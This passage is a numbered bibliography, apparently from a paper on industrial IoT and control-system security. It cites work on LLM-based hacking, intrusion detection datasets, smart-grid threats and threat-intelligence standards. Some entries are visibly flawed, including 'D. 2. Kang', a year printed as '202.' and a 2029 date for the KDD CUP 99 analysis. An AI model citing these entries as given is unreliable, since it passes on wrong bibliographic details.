[7] A. Happe and J. Cito, “Can LLMs Hack Enterprise Networks? Autonomous Assumed Breach Penetration-Testing Active Directory Networks,” *ACM transactions on software engineering and methodology,* 2025.

[8] R. Fang, R. Bindu, A. Gupta, Q. Zhan and D. 2. Kang, “LLM Agents can Autonomously Hack Websites,” arXiv.org. doi:10.48550/arxiv.2402.06664 , 2024.

[9] J. Schultz, “Cybercriminal abuse of large language models,” June 2025. [Online]. Available: https://blog.talosintelligence.com/cybercriminal-abuse-of-large-language-models/. [Accessed 26 Jan 2026].

[10] Microsoft, “Digital Defense Report 2023,” Microsoft, 2023.

[11] M. Gupta, C. Akiri, K. Aryal, E. Parker and L. Praharaj, “From ChatGPT to ThreatGPT: Impact of Generative AI in Cybersecurity and Privacy,” *IEEE Access,* vol. 11, p. 80218–80245, 2023.

[12] M. M. Sladić, V. Valeros, C. Catania and S. Garcia, “LLM in the Shell: Generative Honeypots,” in *EuroS&PW*, Vienna, Austria, 2024.

[13] H. Jin, G. Papadimitriou, K. Raghavan, P. Zuk, P. Balaprakash, C. Wang, A. Mandal and E. Deelman, “Large Language Models for Anomaly Detection in Computational Workflows: From Supervised Fine-Tuning to In-Context Learning,” in *SC24*, Atlanta, GA, USA, 202.

[14] M. A. Ferrag, O. Friha, D. Hamouda, L. Maglaras and H. Janicke, “Edge-IIoTset: A New Comprehensive Realistic Cyber Security Dataset of IoT and IIoT Applications for Centralized and Federated Learning,” *IEEE access,* vol. 10, pp. 40281-40306, 2022.

[15] E. C. P. Neto, S. Dadkhah, R. Ferreira, A. Zohourian, R. Lu and A. A. Ghorbani, “CICIoT2023: A Real-Time Dataset and Benchmark for Large-Scale Attacks in IoT Environment,” *Sensors (Basel, Switzerland),* vol. 23, no. 13, p. 5941, 2023.

[16] A. Alhowaide, I. Alsmadi and J. Tang, “Towards the design of real-time autonomous IoT NIDS,” *Cluster Computing,* pp. 1-14, 2021.

[17] M. Tavallaee, E. Bagheri, W. Lu and A. Ghorbani, “A Detailed Analysis of the KDD CUP 99 Data Set,” in *Second IEEE Symposium on Computational Intelligence for Security and Defense Applications (CISDA)*, 2029.

[18] J. Ding, D. Attia Qammar, Z. Zhang, A. Karim and H. Ning, “Cyber Threats to Smart Grids: Review, Taxonomy, Potential Solutions, and Future Directions,” *Energies,* p. 15, 2022.

[19] S. Ali, J. Wang, V. Leung, F. Bashir, U. Aslam Bhatti, S. Wadho and M. Humayun, “CLDM-MMNNs: Cross-layer defense mechanisms through multi-modal neural networks fusion for end-to-end cybersecurity—Issues, challenges, and future directions,” *Information Fusion,* vol. 122, 2025.

[20] Z. Xiong, W. Li, Y. Li and Z. Cai, “Distributed Generative Model: A Data Synthesizing Framework for Multisource Heterogeneous Data,” *IEEE Transactions on Artificial Intelligence,* vol. 7, pp. 399-411, 2026.

[21] A. Kodituwakku and J. Gregor, “InDepth: A Distributed Data Collection System for Modern Computer Networks,” *Electronics,* p. 14, 2025.

[22] A. Krari, A. Hajami, A. Toubi and K. Errakha, “A Distributed-Collaborative Intrusion Detection Approach for DIS FloodingAttack in RPL-Based IoT Networks,” *International Journal of Intelligent Engineering & Systems,* vol. 4, p. 18, 2025.

[23] Reddy, D. Kumar, J. Nayak, H. S. Behera, V. Shanmuganathan, W. Viriyasitavat and G. Dhiman, “A Systematic Literature Review on Swarm Intelligence Based Intrusion Detection System: Past, Present and Future,” *Archives of Computational Methods in Engineering,* vol. 5, p. 31, 2024.

[24] P. Leitão, J. Queiroz and L. Sakurada, “Collective intelligence in self-organized industrial cyber-physical systems,” *Electronics,* vol. 19, p. 11, 2022.

[25] P. Radanliev, D. Roure, C. Maple, J. RC Nurse, R. Nicolescu and U. Ani, “AI security and cyber risk in IoT systems.,” *Frontiers in big data,* vol. 7, 2024.

[26] A. Augello, A. Paola and G. Lo Re, “M2FD: Mobile malware federated detection under concept drift,” *Computers & Security,* vol. 152, 2025.

[27] S. Rahman, P. Z. Jadidi and C. Karmakar, “Robust cyber threat intelligence sharing using federated learning for smart grids.,” *IEEE Transactions on Computational Social Systems,* pp. 635-644., 2024.

[28] J. P. Yaacoub, N. A. Hassan, O. Salman and K. Chahine, “Toward secure smart grid systems: risks, threats, challenges, and future directions.,” *Future Internet,* vol. 17, no. 7, 2025.

[29] M. Stetsiuk, V. Anikin, O. Pyrch, O. Kozelskiy and A. M. Salem, “Method of detecting anomalies in IOT device traffic based on statistical analysis using the modified z score.,” in *The 6th International Workshop on Intelligent Information Technologies & Systems of Information*, Khmelnytskyi, Ukraine, 2025.

[30] S. Mahdavi-Hezavehi, P. Avgeriou and D. Weyns, “A Classification Framework of Uncertainty in Architecture-Based Self-Adaptive Systems With Multiple Quality Requirements,” in *Managing Trade-Offs in Adaptable Software Architectures*, 2017, pp. 45-77.

[31] D. Adan Ammara, J. Ding and K. Tutschku, “Towards Using GANs for Synthetic SCADA Data Generation in Smart Grids,” in *NOMS, IEEE Network Operations and Management Symposium*, Honolulu, USA, 2025.

[32] D. Adan Ammara, J. Ding and K. Tutschku, “Architectural Selection Framework for Synthetic Network Traffic: Quantifying the Fidelity–Utility Trade-off,” *IEEE Access,* vol. 14, pp. 468-484, 2026.

[33] M. De Donno, K. Tange, X. Fafoutis and N. Dragoni, “A systematic survey of Industrial IoT security: Requirements and fog computing opportunities,” *IEEE Communications Surveys & Tutorials ,* vol. 22, no. 4, 2020.

[34] L. L. Dhirani, E. Armstrong and T. Newe, “Industrial IoT, cyber threats, and standards landscape: Evaluation and roadmap,” *Sensors,* vol. 21, no. 11, 2021.

[35] D. Parsons, *ICS/OT cybersecurity survey: 2023's challenges and tomorrow's defenses,* SANS Institute, 2023.

[36] S. H. Mekala, Z. Baig, A. Anwar and S. Zeadally, “Cybersecurity for Industrial IoT (IIoT): Threats, countermeasures, challenges and future directions,” *Computer Communications,* vol. 208, pp. 294-320, 2023.

[37] S. Sinha, “66% of IoT modules shipped without dedicated hardware security,” IoT Analytics Industry Research, 2023.

[38] B. Alotaibi, “A survey on Industrial Internet of Things security: Requirements, attacks, AI-based solutions, and edge computing opportunities,” *Sensors,* vol. 23, no. 17, 2023.

[39] M. Corporation, “Mitre Att&ck,” [Online]. Available: https://attack.mitre.org/.

[40] musl, “Introduction to musl,” [Online]. Available: https://www.musl-libc.org/intro.html.

[41] M. J. Assante and R. M. Lee, *The industrial control system cyber kill chain,* SANS Institute, 2015.

[42] S. Barnum, *Standardizing cyber threat intelligence information with the Structured Threat Information Expression (STIX),* MITRE Corporation, 2014.

[43] N. Sun, M. Ding, J. Jiang, W. Xu, X. Mo, Y. Tai and J. Zhang, “Cyber threat intelligence mining for proactive cybersecurity defense: A survey and new perspectives,” *IEEE Communications Surveys & Tutorials,* vol. 25, no. 3, 2023.

[44] UK Government, “Cyber-threat intelligence information sharing guide,” 2021. [Online]. Available: https://www.gov.uk/government/publications/cyber-threat-intelligence-information-sharing/cyber-threat-intelligence-information-sharing-guide.

[45] OASIS, “STIX™ Version 2.1. Committee Specification 02,” 2021.

[46] SEKOIA.IO, “STIX,” [Online]. Available: https://www.sekoia.io/en/glossary/stix/.

[47] M. S. Kemal, W. Aoudi, R. Olsen, M. Almgren and H. Schwefel, “Model-free detection of cyberattacks on voltage control in distribution grids,” in *European Dependable Computing Conference (EDCC)*, 2019.

[48] M. Almgren, W. Aoudi, R. Gustafsson, R. Krahl and A. Lindhé, “The nuts and bolts of deploying process-level ids in industrial control systems,” in *In Proceedings of the 4th Annual Industrial Control System Security Workshop*, 2018.

[49] W. Aoudi and M. Almgren, “A framework for determining robust context-aware attack-detection thresholds for cyber-physical systems,” in *Proceedings of the 2021 Australasian Computer Science Week Multiconference*, 2021.

[50] W. Aoudi and M. Almgren, “A scalable specification-agnostic multi-sensor anomaly detection system for IIoT environments,” *International journal of critical infrastructure protection,* vol. 30, no. 100377, 2020.

[51] W. Aoudi, M. Iturbe and M. Almgren, “Truth will out: Departure-based process-level detection of stealthy attacks on control systems,” in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[52] N. Jeffrey, Q. Tan and J. Villar, “A hybrid methodology for anomaly detection in Cyber–Physical Systems,” *Neurocomputing,* vol. 568, no. 127068, 2024.